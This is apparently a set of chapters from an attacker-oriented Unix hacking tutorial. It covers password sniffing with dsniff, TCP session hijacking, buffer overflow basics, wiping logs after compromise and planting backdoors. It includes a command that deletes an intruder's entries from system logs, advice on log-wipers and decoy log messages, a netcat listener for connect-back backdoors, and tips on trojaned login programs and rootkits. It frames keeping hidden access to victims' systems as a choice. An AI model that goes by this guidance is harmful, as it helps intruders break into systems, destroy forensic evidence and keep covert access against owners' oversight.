From the perspective of us attackers I distinguish general attack classes[1] in the scheme described in table 6.1.

[1]Please send me comments/additions to this

Vulnerability type	Attack classification
Communication	Network-based
Software	Process-based
Configuration	System-based

Table 6.1.: General Attack Classification

Alright! The scheme looks awfully official, in fact if you're a "hacker" you must be thinking; "this stuff is boring, let's just hack!". Don't take this scheme (and anything in this book) as some sort of absolute truth. It is no absolute truth I know, the attack may for example need to be combined; imagine exploiting a process that requires authentication, you might exploit that service by blindly injecting the exploit into another users' session through a network-based attack. In that case, we would be combining network-based and process-based attacks.

This is a personally devised scheme (I love that stuff), but the term "process-based attack" for example I carefully thought out. If you can suggest a better term, you're welcome. This scheme is used as a reference for this chapters' structure and in the hope it will be useful.

6.2. Network based attacks

An attack usually starts at the point where a hacker has no access to the target system. This always requires attacks from the network. Such attacks may just use the network as the medium to attack a targets' services directly, which could be called an *active attack* against the system (A process-based attack). There are also attacks that target the medium or transport in general itself. The network itself will always be a major concern for security as long as some sort of communication with other systems is required. But this also goes the other way around; systems that only *request* resources from other systems are vulnerable.

The more one system/process relies on the correctness and reliability of information and connections with other systems/processes, the more system security depends on the security of a network medium and its protocols. Reliance on third-party data is always a significant security risk, it means you rely on the reliability and security of transport method as well as the trust relation with other peers.

In network based attacks we try to forge, steal and deceive; manipulating data, sniffing, redirecting communications and fooling users.

6.2.1. Passive network attacks

A passive attack is an attack that does not require any active probes whatsoever to perform. So basically you can get a coffee, relax and read the screen. A passive attack therefor is also pretty stealth because there is ideally no way the attack can be discovered[2].

For network-based attacks there is a “technique” that can be used for attacks: packet sniffing. With packet sniffing an attacker can just listen for packets that pass the wire and snatch any sensitive information that is being communicated; for example, user credentials. A special tool can be developed that can steal the passwords for various application protocol like FTP, POP3, TELNET etcetera.

Such a tool is dsniff `http://naughty.monkey.org/~dugsong/dsniff/` by Dug Song, go get it but don’t use it because Dug says he doesn’t want us to abuse it (whatever the hell he means with “abuse” ;-P[3]). Dsniff is a collection of sniffing tools that tries to collect not only passwords but also entire files and Email messages, how can it NOT be abused, for backup purposes?! Well, Dug Song says he uses it to audit his network and to demonstrate the insecurity of cleartext network protocols, which is a good legitimate, honest reason.

Anyways, let’s take a look at the fine tool. Here is the session which we sniff:

```
detach@devil:~$ telnet victim
Trying 192.168.9.222...
Connected to 192.168.2.2.
Escape character is '^]'.


Compaq Tru64 UNIX V5.1B (Rev. 2650) (victim) (pts/0)


login: detach
Password:


Compaq Tru64 UNIX V5.1B (Rev. 2650); Mon Dec  1 14:41:44 EST 2003
```

[2]This holds true when the attack is done properly

[3]Sorry for the stupid comment, no offense :), it’s getting late so excuse me for my not so nice words

```
detach@victim:~$ exit
logout
Connection closed by foreign host.
detach@devil:~$
```

And here's the dsniff output:

```
~# dsniff
dsniff: listening on eth0
-----------------
04/07/04 03:57:25 tcp devil.33321 -> victim.23 (telnet)
the_victim_user
the_victim_password
exit
^C
~#
```

In this case dsniff sets the Interface (networkcard) in promiscuous mode[4], which is one of the reasons why we need to use a rootshell, it also needs to register a raw socket, which also requires full privileges, ofcourse.

Sniffers are not always used for evil purposes, for example header sniffers (called protocol analyzers) are very helpful for network problem solving or learning protocol details. A header sniffer is technically similar to a data sniffer (a password sniffer is a type of data sniffer), but only reads the protocol headers. Sniffers can have special "protocol dissectors", which are modules that understand a certain application protocol and can interpret the application protocol's information correctly.

A (very) good protocol analyzer / header sniffer is Ethereal (http://www.ethereal.com).

Many of the sniffer tools in a Unix environment today use a library called pcap (The Packet Capture library), for it is portable and handles some nasty details for the programmer.

6.2.2. Active network attacks

An active network-based attack is used to exploit weaknesses in network protocol implementations. All active network-based attacks are directed to exploiting protocols from the transport layer down, they do not exploit application-layer protocols. It is - again - possible to combine an active network-based attack with higher-level (process-based) attacks, typically against a client and/or server process involved in the session.

An active network-based attack can be divided in the direct and indirect approach. A direct network-based attack can be used for any of these purposes;

- taking over connection
- manipulate connection

[4]Sometimes called Monitor mode; for example on wireless networks

- forge identity

An indirect attack is always aimed at indirectly manipulating communication; it does not disrupt communication, but is used to redirect communications through the attackers' host. Redirected communications open a window of possibilities for attackers to perform active direct network-based attacks or passive attacks against one of the communicating parties.

Connection hijacking

Connection hijacking (taking over a connection) is a goal, not a technique; it can be *accomplished* by using various techniques.

A server process can deliver privileged access to system resources to certain clients. The authentication for example may be based on the source host or the user login credentials. When an attacker cannot authenticate with the server this way, a connection hijacking attack may be used to completely take over another's user session, thus avoiding the authentication issues.

After the connection has been hijacked, the session is owned by the attacker and the attacker has all the privileges to system resources as granted by the server process. This could be called a standalone active network-based attack, as no further process-based exploitation is required to gain access to this access-level. Note that ofcourse the attacker may elevate his privileges, but that would be part of a later stage of the attack.

Session hijacking is possible through vulnerabilities at the transport layer. For example, an attacker may be located at one of the gateways on the route of an established telnet login session. Assuming mary is logged in as user "mary" on system "zeus", the attacker monitors the connection and decides to take over this connection. The attacker forges a TCP RESET packet as appearing to have been sent by the server telnet process and directs it at mary's computer. The attacker intercepts the response from mary's computer to make sure that the news doesn't make it to the server's telnet process. By now Mary's console shows something like "Connection reset by peer". Now the attacker can issue commands to the server's telnet process without Mary seeing this happening, because her computer thinks her session was closed. This attack is one type of a so-called "Man in The Middle" attack (MITM). The attack combines the sniffing (listening in on the connection) and spoofing (forging packets) techniques. Other implementations to achieve man-in-the-middle advantages are through attacking dynamic routing protocols, forging DNS replies or ARP poisoning, switch table poisoning etcetera.

Another technique for connection hijacking is called blind spoofing. In the MITM attack, it was easy to forge (spoof) our packets as we knew exactly the sequence number range of the server's receive window (which is essential in order to close one end of the connection), the source and destination port and source and destination addresses. When we are not in control of one of the gateways on the route of a connection, and where we have no access to our target system or whatsoever, we cannot that easily hijack a connection. But when we gather enough information during the profiling stage we may be aware of some interesting long-term or permanent connections. For example, when a remote host runs a finger daemon, we might be able to find out which clients from which hosts are logged in, and even for how long they have been connected. Long-term connections allow attackers the time to try and bruteforce sequence numbers and source ports (assuming we know the destination port and source host). These kind of attacks are very noisy and generate atleast hundreds of thousands of packets within hours. However, given enough time these attacks always succeed[5]. It may take 3 to 9 hours today to take over such a connection[6]. But because we blindly spoof packets, using other people's IP address as source address we do not receive reply-packets and cannot check whether the packet succesfully made it to the application process or not.

An exception to this is when a process uses the UDP protocol and also has any kind of security reliance on it, we can then easily exploit any trust at the transport layer as UDP presents no challenges against spoofing packets. But most services that are of interest to direct attacks won't rely on UDP these days.

Manipulating communications

A man-in-the-middle situation can also be exploited in a different way. It is possible to simply inject packets into the connection, which can be beneficial for a number of reasons; one could present the client system with invalid information, or inject commands for the server while the client is still connected. When a connected client is a system administrator logged into a normal user account one could theoretically try to encourage the admin to login as root, thus finding out the root password, for example by faking permission problems from the server.

Manipulation of communications is also possible through blind spoofing, while not resetting the clients connection.

Identity forgery

Sometimes authentication is based on the hostname or IP address, by spoofing packets it may be possible to effectively fake an identity. This also uses the blind spoofing technique, but not exploited as to take over an existing connection.

An old Unix service called "Rlogin" was known to use source IP-based authentication, which was vulnerable to spoofing attacks. A user had a .rhosts file in his homedirectory which specified which IP addresses were allowed to

[5]Though not always, one could be using a detection system which closes connection when session hijacking attacks are detected

[6]Depending on the randomness of a systems' initial sequence number generator

login through rlogin, without having to supply a password. The rlogin issues were often exploited by overwriting .rhosts with a “+ +” line, which would allow any user on any remote system to login without password.

Techniques used in Network-based attacks

As for example the blind spoofing technique can be used for various different attacks, techniques can be used for various attacks, not necessarily the other way around. As it is, there are also different techniques that can be used for a certain attack. At one time for example, a man-in-the-middle attack is carried out using techniques directed at exploiting network- and transport-layer vulnerabilities, another time the MITM attack can be mounted using datalink-layer attacks. We have a goal (getting access, or elevating privileges), an approach and a method; *The attack is the approach, the technique is the method.*

6.2.3. In practice

Most network-based attacks in practice use both sniffing and spoofing methods, this also affects tool programming. For sniffing I mentioned that tools often utilize the pcap library, for packet construction (spoofing) most programs nowadays utilize Libnet (available from http://www.packetfactory.net/projects/libnet), an excellent packet injection library. Programs that utilize such libraries bypass the kernel’s network facilities to generate and interpret packets themselves. The kernel usually has a raw socket interface where programs can communicate through interfaces without having the kernel interfering. It is not very hard to create basic programs that utilize libpcap or Libnet, but they do require reasonable knowledge of protocols and programming.

Many of the active attacks discussed above can be performed using the “ettercap” tool (http://ettercap.sourceforge.net/), make sure to experiment with it (it’s alot of fun).

6.2.4. Good Reading

Name	URI	Description
Simple Active Attack Against TCP	http://www.usenix.org/publications/library/proceedings/security95/full_paper	Technique for MITM
Libnet Homepage	http://www.packetfactory.net/projects/libnet/	Libnet library and documentation
Libpcap Homepage	http://www.tcpdump.org/	Libnet and tcpdump homepage
Libpcap Tutorial	http://www.tcpdump.org/pcap.htm	Excellent developers tutorial on libpcap
Network attacks	http://hackaholic.org/hacking_unix/hacking_unix_part5.txt	My paper on the subject, including sniffer construction and ARP / switch table poisoning

Table 6.2.: Network-based attacks: Further Reading

6.3. Exploiting configuration bugs

A vulnerability that is caused by an administrator using insecure configuration settings is what I call a configuration vulnerability here. When such a bug occurs in the default configuration of software, it becomes a software bug, or otherwise distributor or packaging bug.

Problems with default configurations affect everyone, while the configuration mistakes I discuss are plain administrator mistakes. One should classify any site-specific bug in one class, thereby also covering issues with in-house developed software, in-house compiled software, use of third-party scripts etcetera, all of these opposed to default set-ups for various systems, in this case i classify all of these as configuration vulnerabilities.

This type of vulnerability is probably the hardest to exploit because they are mostly overlooked by both administrators and hackers. When thorougly auditing a system you may find multiple vulnerabilities in configurations, use of software, procedures and insecure actions performed by administrators.

The only way to spot such vulnerabilities is by carefully looking for small clues that smell insecure.

To show you the significance of this problem, consider these questions;

- Howmany times do you thorougly check the validity of an SSL certificate when connecting to HTTPS sites?
- Do you think twice when you see “The authenticity of host ’...’ can’t be established” when connecting to an SSH server?

- Did you ever configure a service through trial and error and didn't look back once it worked?
- Did you ever hack a (important) script and didn't look back once it worked?
- Do you always portscan your system from the outside after configuring that firewall?
- Howmany third party software are you running? How often do you check for security updates of these?
- Do you use self-coded scripts for maintaining your system? Did you keep security in mind?
- Do you check whether or not your users use good passwords? Do you force them to change the password after some time?
- Did you ever know there were security problemspots which you couldn't fix without breaking things and then just hoped it would all workout fine?
- Do you have accounts remaining on your system that are not used any-more?
- Do you consider the privilege level of the services you install? Do you go through the extra trouble of choosing software that can work with lower privilege?
- Do you check for SUID binaries and remove SUID bits when appropri-ate?
- Did you ever try a penetration test against your own system?

There are probably much more issues that one can come up with, there are always moments in someone's work-day where concentration lacks and that's when the security precautions lack and insecurities are introduced, or one doesn't consider security at all. But the greatest mistake one can make is to think one is secure.

6.4. Exploiting software bugs

Often the major contributor to insecurity is the exploitation of bugs in soft-ware. This may require very specialized techniques, such techniques may manipulate memory in a process to let it execute arbitrary code, or using specific specialized techniques for credential theft and what not. To perform such attacks typically requires the attacker to exactly understand the behavior of the target process and may need to be crafted or customized specifically for the occasion. Therefor it more than deserves its own section.

There are many types of bugs, some are exploitable, some aren't and some types of bugs may not be known yet, or not exploitable yet. Only in recent years for example, a bug called "Integer Overflow" were publicly known to be exploitable. Before these bugs were ofcourse there already, but in public this bug didn't seem to be exploitable. And perhaps in the future new programming languages are being developed that have their own new types of trapdoors. So even when bugs like buffer overflows may be less common in the future, they are probably here to stay for awhile, in the meantime other types of bugs will be discovered.

In this section I will introduce the concepts on some of the more common bugs of this generation, however many of this requires a programming background and a good understanding of system architecture and operating systems.

6.4.1. The Buffer Overflow

The "buffer overflow" these days has almost become a boring subject, I think 70% of security writers that know about this subject must already have written about it. So this is another "article" on the subject. This article is very introductory as I do not presume a programmer background. You should learn to program in both C and assembly, and then refer to one of the better texts on buffer overflows linked at the end of this chapter.

Buffer overflows are the basis of many exploit techniques. They often occur in programs that present the programmer with the problem of memory allocation in their own programs. Lower-level programming languages like C and assembly require the programmer to handle a great deal (or all) of memory allocation for storage, while higher-level languages such as Java, Perl, Python handle this for the programmer. In Java, the programmer doesn't need to allocate a buffer before reading input, for example:

```
String input = JOptionPane.showinputDialog("Input:");
```

When programming in lower-level languages like assembly or C it's not that simple. In C one could do:

```
char input[100];
gets(input);
```

With Java, we could input just as many characters we want until the memory is exhausted, Java handles the dynamic allocation of memory. In the above C example we allocate a buffer of 100 bytes, and then we read from standard input and store input in the variable "input".

There are different ways to store values and different ways to allocate buffers. For example, some variables may only be required in a small part of a program, others may be global and accessible from anywhere in the program. This has an effect on where the variables get stored, which in turn determines the environment in which the vulnerability needs to be exploited. Exploitation of these vulnerabilities requires a clear understanding of that environment.

In this section we only discuss stack-based buffer overflows. This means that the buffer we overflow is allocated in a memory area called the *stack*. The stack is a LIFO (Last In, First Out; like a pile of papers on your desk) mechanism mostly used for storing temporary values. The stack allows a programmer to store values for as long as a certain part (procedure) in the program runs. One stack-specific operation for using the LIFO mechanism is through the PUSH and POP instructions, PUSH is like putting another paper on the pile, POP to take off the one on top. This facility is used by programming languages in different ways. The way it is utilized in many C implementations opens some possibilities for us to exploit the stack overflow.

A C program can be built from dozens of small procedures called functions. One function can call another function in the program. A program written in the C language has atleast one function called “main”. The main function can “call” other functions, and these functions typically “return” back to the caller function (main). As you can imagine, a function performs a small job and then returns. For example, one could have a function called “power” which uses two values as input and returns the power of these two values. Upon returning to the caller function, the programmer can also give back one value from the function to the caller function, and upon calling a function the caller function can give values to the function (such as “power”) as input.

The processor architectures of this day support the use of C functions by introducing several instructions to simplify the process, two of which are “call” and “ret”. The thing with functions is that in contrast to linear execution of processor instructions, a call changes the flow of execution; a detour. This is necessary as the code of functions is usually stored at a different location ofcourse. The function being executed must be able to store some helper variables and then return to where the caller function left off, so that the caller function is able to continue execution. The “call” and “ret” instructions set up the environment for the new function before execution and make sure the function will return back to the caller flawlessly. This requires a number of temporary variables, for example to continue execution after the call returns. These temporary variables - as you may have guessed - are also stored on the stack.

Now in a stack-based buffer overflow a function creates a new local variable on the stack of, say 100 bytes and then stores input to that buffer without preventing the user (or something else) to input more than a 100 bytes on the stack. When it *does* permit more than 100 bytes (the programmer was to lazy to do boundary checking), other parts of the stack will be overwritten, and this may include any housekeeping information left by "call" and "ret" required to return to the caller process!

To see what happens I will explain the procedures that occur when a function calls another function:
Function 1:

- Call function 2
- <return address (next instruction of caller) is stored on stack>

Function 2:

- local variable space is created on the stack
- <function 2 instructions are executed>
- local variable space is removed from the stack
- the return address is read from the stack
- <the next instruction executed is in function 1 (the return address)>

Function 1:

- <function 1 continues>

In case of a stack buffer overflow, a function had allocated a local variable of *n* bytes, due to the nature of the stack any more information written past the end of the local variable could overwrite the return address. Therefor overwriting the return address with <some value> would mean that upon executing the "ret" instruction, the processor would try to fetch the instruction from address <some value>. Because this <some value> as interpreted as an address is not likely to be accessible, this would cause the program to crash. Even if the address would be accessible it is unlikely there is any executable data at that location, which would eventually crash the program.

When we want to abuse the buffer overflow we want to execute something meaningful, this typically means that we want the processor to execute instructions that we have crafted ourselves. The classical way of doing so is to fill the allocated buffer with executable instructions and then to overwrite the return address with the value of the address of wherever the allocated buffer begins; point it at to our payload.

The first payloads that were produced to exploit buffer overflows simply executed a shell. Therefor the payload we put in buffer overflows is called "shellcode" as it traditionally contained code to execute a shell. Any executable payload is therefor usually still called shellcode, even if it doesn't execute a shell.

When we let the vulnerable program execute a shell, it means that the shell will run with the same priviliges as the vulnerable program. So if the program is setuid root, we would have a shell with root privileges and any commands entered at the shell would be executed with root privileges too.

As you can see, in stack-based buffer overflows we take advantage of the vulnerability by overwriting the return address; it is an unfortunate side effect of the stack from the perspective of security, however there are other types of buffers that are different from the stack of which overflows can also be succesfully exploited. For example, global variables are stored in a different memory area, and dynamically memory mapped spaces are located yet in other area's of the memory. These require completely different methods of exploitation which are not covered in here.

The traditional way of exploiting buffer overflows is by supplying executable code in the stack area itself, however there have been used other methods like calling a library function (return-into-libc) with some arguments, for example to execute something like system("/bin/sh");.. but if you want to learn more about this you should first learn to program in C and assembly for your processor architecture. Then you should proceed with bufferoverflow exploitation and shellcode writing, then continue into exploiting other types of overflows. Also, don't be scared off by the apparent complexity, it is complex but it is just computing, if you are new to assembly and other programming you may need a lot of practice to get this right. And also, don't worry if you see yourself reading papers over and over again to understand how it works. If you don't have assembly background, you need to put alot of time in this.

6.4.2. Good Reading

Name	URI	Description
Programming from the Ground Up	http://savannah.nongnu.org/ projects/pgubook/	Very good introduction to IA32/x86 assembly on a GNU/Linux system
The C Programming Language / Brian W. Kernighan, Dennis M. Ritchie	-	The book I learned C from
A Book on C.: Programming in C. / Al Kelley, Ira Pohl	-	Another great C learning book
Debugging With Gdb: The Gnu Source-Level Debugger / Richard Stallman, Roland Pesch, Stan Shebs	-	“Must-have” book on GDB

Table 6.3.: Good reads on programming

Name	URI	Description
Smashing The Stack For Fun And Profit	http://www.phrack.org/ phrack/49/P49-14	Best guide to learn on stack-based buffer overflows
Frame Pointer Overwriting	http://www.phrack.org/ phrack/55/P55-08	A different way of exploiting (more limited) stack-based buffer overflows
Advanced return-into-lib(c) exploits	http://www.phrack.org/ phrack/58/p58-0x04	Using the return to library method to exploit buffer overflows
Bypassing StackGuard and StackShield	http://www.phrack.org/ phrack/56/p56-0x05	Another method to exploit buffer overflows
w00w00 on Heap Overflows	http://www.w00w00.org/ files/articles/heaptut.txt	Exploit heap-based overflows (allocated through malloc()/brk())
Vudo malloc tricks	http://www.phrack.org/ phrack/57/p57-0x08	Another starting tutorial on heap-based overflows
Once upon a free()	http://www.phrack.org/ phrack/57/p57-0x09	Another paper on heap overflows
Smashing The Kernel Stack For Fun And Profit	http://www.phrack.org /phrack/60/p60-0x06.txt	Exploiting stack overflows in kernelspace

Table 6.4.: Good reading on software exploitation

7. Destroying evidence

During the former steps of profiling and attacking you should have been wary about leaving evidence. You should have been cautious not to trigger any alarms. Unfortunately it is very hard to not leave any fingerprints. So the first thing you do when you have fully compromised the target system is removing any sign of unauthorized access, and any traces left behind when profiling the system.

This part will cover destroying your evidence or wiping traces.
There are two ways that things get logged on a Unix system[1]:

1. Syslog
2. WTMP

7.1. Syslogd

The syslog daemon is present in almost all Unix systems. It is a service that listens on a Unix socket.

An application can generate a logmessage and send it to syslog using the functions openlog(), syslog() and closelog(). There are no special privileges required to do this, so where are we waiting for:

```
~$ cat > test.c
#include <syslog.h>
#include <stdio.h>
int main(int ac, char **av)
{
        openlog("Test program", LOG_NDELAY, LOG_USER);
        syslog(LOG_USER | LOG_EMERG, av[1]);
        closelog();
        exit(0);
}
^D
~$ cc -o test test.c
~$ ./test Hello!
~$
Message from syslogd@devil at Tue Mar 30 21:35:41 2004 ...
devil Test program: Hello!
~$
```

It's as simple as that. Check the manpage syslog(3) for more information on the API.

We also have a file /etc/syslog.conf which is used by syslogd to sort out the messages, and put them in the files specified by the administrator. For example, we used LOG_USER definition, this one would end up in (from syslog.conf):

```
user.*                          -/var/log/user.log
```

Let's check it out:

```
# tail -1 /var/log/user.log
Mar 30 21:35:41 devil Test program: Hello!
#
```

[1]Note that various sites can use additional monitoring software that may use nonstandard means of logging. You should always thoroughly check for that

It was also send to our console as we ORed the priority with LOG_EMERG.

Many things are logged. When you login the login process will be spawned, which will log your visit. Or when you connect to SSH your visit will be logged etc. You can grep the logs for your information and remove these traces for example by doing:

```
# $TMP='tempfile' &&
> grep -v 127.0.0.1 /var/log/messages > $TMP &&
> mv $TMP /var/log/messages
#
```

Usually the logs are in /var/log, that is for most Solaris, *BSD and Linux systems. Other Unices might use /var/adm, or very old Unices may use the /usr/adm directory.

7.2. WTMP, UTMP, Lastlog

These logfiles are less readable, and not easily edited by hand. They follow a specific structure as defined in /usr/include/utmp.h and /usr/include/lastlog.h.

They contain login information, but each of these logfiles are for a different purpose. The WTMP file, which can be /var/log/wtmp or /var/adm/wtmp contains permanent logs of who logged into the system. This information can be retrieved using the "last" command:

```
~$ last
user    pts/3        :0.0            Tue Mar 30 22:41   still logged in
user    pts/0        :0.0            Tue Mar 30 21:18   still logged in
user    :0                           Tue Mar 30 14:42   still logged in
reboot    system boot  2.6.3           Tue Mar 30 14:41           (08:00)
```

The UTMP file, /var/run/utmp or /etc/utmp contains the information of the current users logged in. This is where the commands 'w', 'who' and 'finger' get their information from. If you remove yourself from this file, your login will not show up in those commands.

The lastlog file is used by the "lastlog" command, it lists all the latest login times of all users in the system.

Solaris or System V systems may have wtmpx and utmpx logfiles, these are extended versions of the standard wtmp/utmp files. Any logwiper needs to understand these logfile formats.

To remove traces from these files you need to write a special logwiper. The best I know is "stealthy.c" by [ByteRage]; http://byterage.hackaholic.org/source/stealthy.c `http://byterage.hackaholic.org/source/stealthy.c`. It can remove logentries not only from the wtmp[x], utmp[x] and lastlog, but also syslog logfiles and sulog.

7.3. Other logfiles

Other common logfiles include those of ftp servers (like xferlog), apache and su. The “su” command is used for switching to another user, it has its own logfile, usually something like sulog in /var/log.

System V derived systems may also have a file called “loginlog”, it lists all failed login attempts, so be sure to check that, it’s usually in /var/adm.

Aside from this there can even be those nasty BSD process accounting logs. They are used to monitor processes on the system by administrators. Here’s a sample output of this process accounting:

```
# lastcomm
mesg             S     root     stderr     0.01 secs Tue Mar 30 22:43
sudo             S     root     stderr     0.04 secs Tue Mar 30 22:43
lastcomm         S     root     stderr     0.61 secs Tue Mar 30 22:43
lastcomm               detach   stderr     0.01 secs Tue Mar 30 22:43
more             S     root     stderr     0.09 secs Tue Mar 30 22:43
more                   detach   stderr     0.01 secs Tue Mar 30 22:42
ls                     detach   stderr     0.01 secs Tue Mar 30 22:42
dpkg                   detach   stderr     0.22 secs Tue Mar 30 22:42
ls                     detach   stderr     0.02 secs Tue Mar 30 22:42
ls                     detach   stderr     0.02 secs Tue Mar 30 22:42
ls                     detach   stderr     0.02 secs Tue Mar 30 22:41
#
```

This is not directly a very dangerous logfile, but it may contain incriminating evidence, even though this is not a logfile for the direct purpose of checking for malicious users :). It is used to check which users run which programs and howmany CPU power they used.

Also, many Unices don’t have acct, but for example the Linux kernel supports it and the GNU project has a acct package which runs on Linux. I don’t know of a logwiper that removes entries from acct logfiles, but it shouldn’t be too hard to make (it’s not like the file is encrypted.. ;)).

7.4. Remote logging

The nightmare of a hacker is when things get logged off-site to a syslog logserver. Software like syslog-ng support this option of logging to a remote system, even over a secure connection using software like stunnel.

The only solution is either to hack the syslog server, although this one is usually quite secure. Another semi-solution is to use something like decoy-messages.. in other words; write a program that generates legitimate-looking logmessages to obfuscate which one is the real hacker.. you might be lucky that the administrator might get confused (although: I don’t think so...).

But foremost; you should have used the precaution of not accessing the server directly from your own host, but through multiple other compromised systems. Although it does not happen too often that administrators are smart enough to set up a special loghost.

Another possibility is that an administrator directly writes logmessages to a matrix printer, this is very frustrating too :-). In this case, go to the building where the server is at and burn it down ;-).

8. Advanced backdooring

Now that you have full access to the target system and erased the evidence of your attack and presence there are a few things you can do;

1. Be bad; Destroy the system.
2. Be kind; Tell the admin that his system is insecure.
3. Be evil; Keep access to the system.
4. Be lazy; Do nothing.

If you keep access to the system, you may want to take some extra steps to make yourself at home, that's the domain of backdooring. It includes all kinds of ways to preserve your access to the system without knowledge of the administrator. Let's get to it.

8.1. Introduction

Remember you can essentially do *anything* once you gained control over the system. Full control of the environment means you can hide files and processes, modify system behavior, prevent logging of your activities, etcetera, etcetera.

Usually there are multiple backdoors, each backdoor delivers some service to a hacker (like log prevention, or bypass authentication). The term "backdooring" as we use it could be defined as *any means to manipulate a target system to the attacker's advantage.*

One task of backdoors is to hide things from a system administrator to prevent detection. Hiding the backdoor itself is another issue. The backdoor might hide you and any activity or use of resource of yours, but as many backdoors modify the system, a backdoor itself can be the reason of discovery.

A simple example would be if we backdoor the "login" program which is used to authenticate users. This could be done by modifying the login program to skip checking a password, but sooner or later the administrator will find out (you **know** when you mistype your password). Also, you don't want to give any kid access to the system. So a better way would be to change the login application to give root access without authentication or logging once someone types in a special phrase, like say "the master". But in any way if you change the login program, then the change can be detected. There are special tools like tripwire that keep databases of binary fingerprints and can determine whether a file has been modified or not. The modification alone could cause the detection of the unauthorized access.

Another way would be to completely bypass the login procedure and run a backdoor as service, for example by writing a server that gives a rootshell when connected to. But this is also easily detected since one portscan or a 'netstat' command shows the port that the program is listening on, basic research will discover your backdoor.

As we can do anything, there are always better alternatives, but they are more sophisticated to use. Typically the more sophisticated backdoors are applied to more crucial components in the system, like the kernel.

Before we get into that, I like to seperate between two meanings of the term "backdoor":

- System backdoor
- Process backdoor

This is just a definition of mine as a "backdoor" is commonly thought of as just a service listening on a target system that gives access to the system (the backdoor that provides access back into the system). The difference between these two category backdoors are that a "system backdoor" is system-wide, it affects the entire system[1]. The “process backdoor” is a backdoor that is targetted at one component of the system. Technically you could often see the “process backdoor” as “manipulative backdoor” which manipulates an existing component. The “system backdoor” would technically be a “standalone backdoor” (additive), an extra program running on the system that delivers services to the intruder.

So “system backdoor” does not really “infect”, “trojan” or “change” any part of the system, it is just another process among the many. The “process backdoor” influences existing components of the system to change them to the attackers’ advantage. I seperated these because a normal backdoor is completely unrelated to - say - a file-hiding backdoor.

8.2. System backdoors

A basic system backdoor (just called “backdoor” in this section) these days is not really used anymore to keep access to a system as it is likely that it will be detected. Remember that such a basic backdoor just listens on a port, like for example FTP would do, anyone could connect to that port, and it would look very suspicious to an administrator. It is often still used in first stages of attack, for example when compromising a system. Temporarily loading a backdoor can usually give the attacker convenient access to commands and resources than the repeated exploitation of a bug would. For a basic backdoor check selectbd.c: http://duho.hackaholic.org/pub/selectbd.c.

There are more advanced backdoors, typically they deal with two things; 1) hidden (less easily detected), 2) dealing with firewalls. Many systems today are behind firewalls or in a DMZ-configuration, they wouldn’t allow incoming connections on unknown ports. One good solution has been the connect-back backdoor, this backdoor makes an outbound connection on a port on a system the attacker has access to (ofcourse not the attacker’s real link). Incoming connections are then listened to using netcat:

```
$ nc -v -l -p <port>
```

This often solves the problem of having a firewall in the way (outgoing connections are usually less restricted) and it is less easily detected (port scans don’t show anything). The downside is ofcourse that the session can only be used once, or must be activated each time when the attacker wants to get in. Therefor connect-back is often used in initial stages of compromise. Many attackers for example use special connect-back shellcode in their remote buffer overflow exploits.

There are alternatives.

[1]Netbus or Back Orifice in the Windows world would be defined as “system backdoor” here

8.2.1. Existing services

It is quite common to patch or replace an existing service like TELNET or SSH. Just like the "login" program example it is very effective, but still detectable. However, if you don't suspect the remote system has file integrity checks scheduled you could give it a try.

I may also add that websites often have scripting support which could be utilized to execute commands through a web interface.

8.2.2. Port knocking

An interesting technique that has become popular, or even almost a 'must-have' feature is port knocking. It utilizes sniffer-like techniques (well... listening to a raw socket atleast) to listen for specific packets that are sent in a certain "magic" sequence. Once the sequence occurs the backdoor will trigger a connect-back procedure.

Essentially it is a signalling technique for telling "hey, knock knock, it's me". The port knocking technique is a nice way of signaling and can ofcourse be used to trigger other things than an outgoing connection, use your imagination.

Ofcourse port knocking is the ideal addition to connect-back backdoors as it solves the one-session problem.

8.2.3. Covert channels

Covert channels are "abnormal" methods of communication. They exploit "channels" in existing protocols to enable communication. Systems can have many restrictions, but any system that somehow communicates can be "vulnerable" to covert channels. "Channel" in this sense is just "an unforeseen method to communicate".

For example, a covert channel is present in the ICMP protocol. The ICMP protocol has a variable field for timing data that essentially can carry arbitrary data, therefor the field is suitable for covert communications. Though, covert channels are not often very reliable by default.. no error checking, no reassembly (ordering) and no selective-repeat methods. But in theory (haven't seen it in practice) an implementation can implement reliable connections at the application-level.

Covert channels can often pass a firewall and they are hard to detect; who would suspect their sensitive data being carried out in something like ICMP packets.

8.2.4. Be creative..

The essence of system backdoors is controlling or instructing a special (hidden) program on a victim system. Anything would be possible. You could have a BIND server infected and interpret instructions from DNS queries. Or even, one could send special mail messages (or SMTP commands) to the SMTP server which could execute instructions embedded in the mail message. Be creative.

8.3. Process backdoors

A naked system backdoor is easy to detect, it will show up in "ps"-listings and the top program, otherwise a netstat or 'lsof' will do.

The name "process backdoor" is probably badly[2] chosen, so don't get too fond of it. I use this distinction as to emphasize that "backdoor" does not necessarily mean "a secret program that gives hackers access to a system", but it can also mean "a program that hides unauthorized access".

To summarize, we have two types of backdoors; additive and manipulative types. The additional type adds services for hacker use, for example a secret back-door. The manipulative type, which I will call process backdoor somehow modifies existing processes in a system.. which may mean logging-prevention or other means of prohibiting system administrators to notice unauthorized access.

In practice there's a great difference between backdoors as there are so many ways to accomplish this. It is hard to categorize, you can have logging-prevention using additive or manipulative methods, because a system backdoor (additive) adds a secret back-door which does not log your presence. And a login-program-backdoor is a manipulative backdoor. The effect is the same, but the method is completely different.

When talking about process backdoors, we mostly manipulate the existing system processes. These processes could exist at the kernel level or at the application level.

8.3.1. Application-level

Backdooring applications is relatively easy. Especially if you have the source code of the application, it is easy to modify its behavior. Targets of interest are ofcourse programs like 'ps', 'top', 'ls', 'netstat', 'ifconfig' etcetera. etc. Intruders generally have interest in preventing discovery of certain processes and information, such as;

- Files and directories that contain the intruders' tools
- Hiding certain users
- Hiding processes (a shell, system backdoor or a sniffer)
- Hiding communications (TCP/UDP ports, connections etc.)

[2]Suggestions are welcome

- Hiding suspicious system utilization (like a sniffer)

Now, an application-level backoor(s) usually targets the conventional tools which can show any of the above information and therefor show the intruder's presence. This usually is done using a traditional 'root-kit', which is a collection of backdoored system tools which can replace the existing tools. There are various rootkits available from the internet for various operating systems.

8.3.2. Library-backdooring

A bit more sophisticated method is backdooring libraries. You see, most of the tools get their information from the kernel. For example a call to readdir() results in a list of files in a given directory. Every program in the system gets its information from the kernel through system calls. One such call is readdir(). To enable portability and standardization on Unix-like systems, there are standardized methods for obtaining this information. Unix systems implement this standardization by adding standard libraries, like LIBC. LIBC contains many 'wrappers' to system calls in a Unix environment, one of which is readdir(). Each application can then just link with LIBC and use the standard method for reading directories, processes etcetera.

